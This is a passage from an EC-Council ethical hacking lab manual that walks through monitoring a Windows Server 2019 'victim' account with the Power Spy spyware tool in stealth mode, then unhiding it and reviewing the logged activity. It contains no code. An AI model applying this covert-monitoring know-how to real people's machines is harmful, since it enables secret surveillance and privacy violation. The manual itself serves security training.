
    Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

27. Now, switch to the **Windows Server 2019** machine and click **Ctrl+Alt+Del** to activate the machine.
28. Click **Jason** from the left pane and log in with password **qwerty**.

    Note: Here, we are running the target machine as a legitimate user.

    Note: Here, for demonstration purposes, we are using the trial version of the Power Spy tool. The trial version will always show a notification in the top-right corner of the **Desktop** on the target machine, even when the software is set to stealth mode.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



29. Open the **Internet Explorer** web browser and browse any website.

    Note: In This task, we are browsing the **Gmail**.

30. Once you have performed some user activities, close all windows. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account.

31. Switch back to the **Windows Server 2022** machine and follow **Steps 3 - 7** to launch a **Remote Desktop Connection**.

32. Close the **Server Manager** window.

33. To bring Power Spy out of **Stealth Mode**, press the **Ctrl+Alt+X** keys.


    Note: If you are unable to bring Power Spy out of Stealth Mode by pressing the **Ctrl+Alt+X** keys, then follow below steps:

    - Click the **Type here to search** icon at the bottom of **Desktop** and type **Keyboard**. Select **On-Screen Keyboard** from the results.
    - **On-Screen Keyboard** appears, long click on **Ctrl** key and after it turns blue, select **Alt** key and **X** key.

34. The **Run as administrator** window appears; click **Run**.


    Note: If a **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



35. The **Enter login password** window appears; enter the password that you set in **Step 16**; click **Submit**.

    Note: Here, the password is **test@123**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

36. In the **Register product** window, click **Later**.
37. The **Power Spy Control Panel** window appears. Click on **Stop monitoring** to stop monitoring the user activities.
38. Click **Applications executed** from the options to check the applications running on the target system.

39. A window appears, showing the applications running on the target system, as shown in the screenshot.


    Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



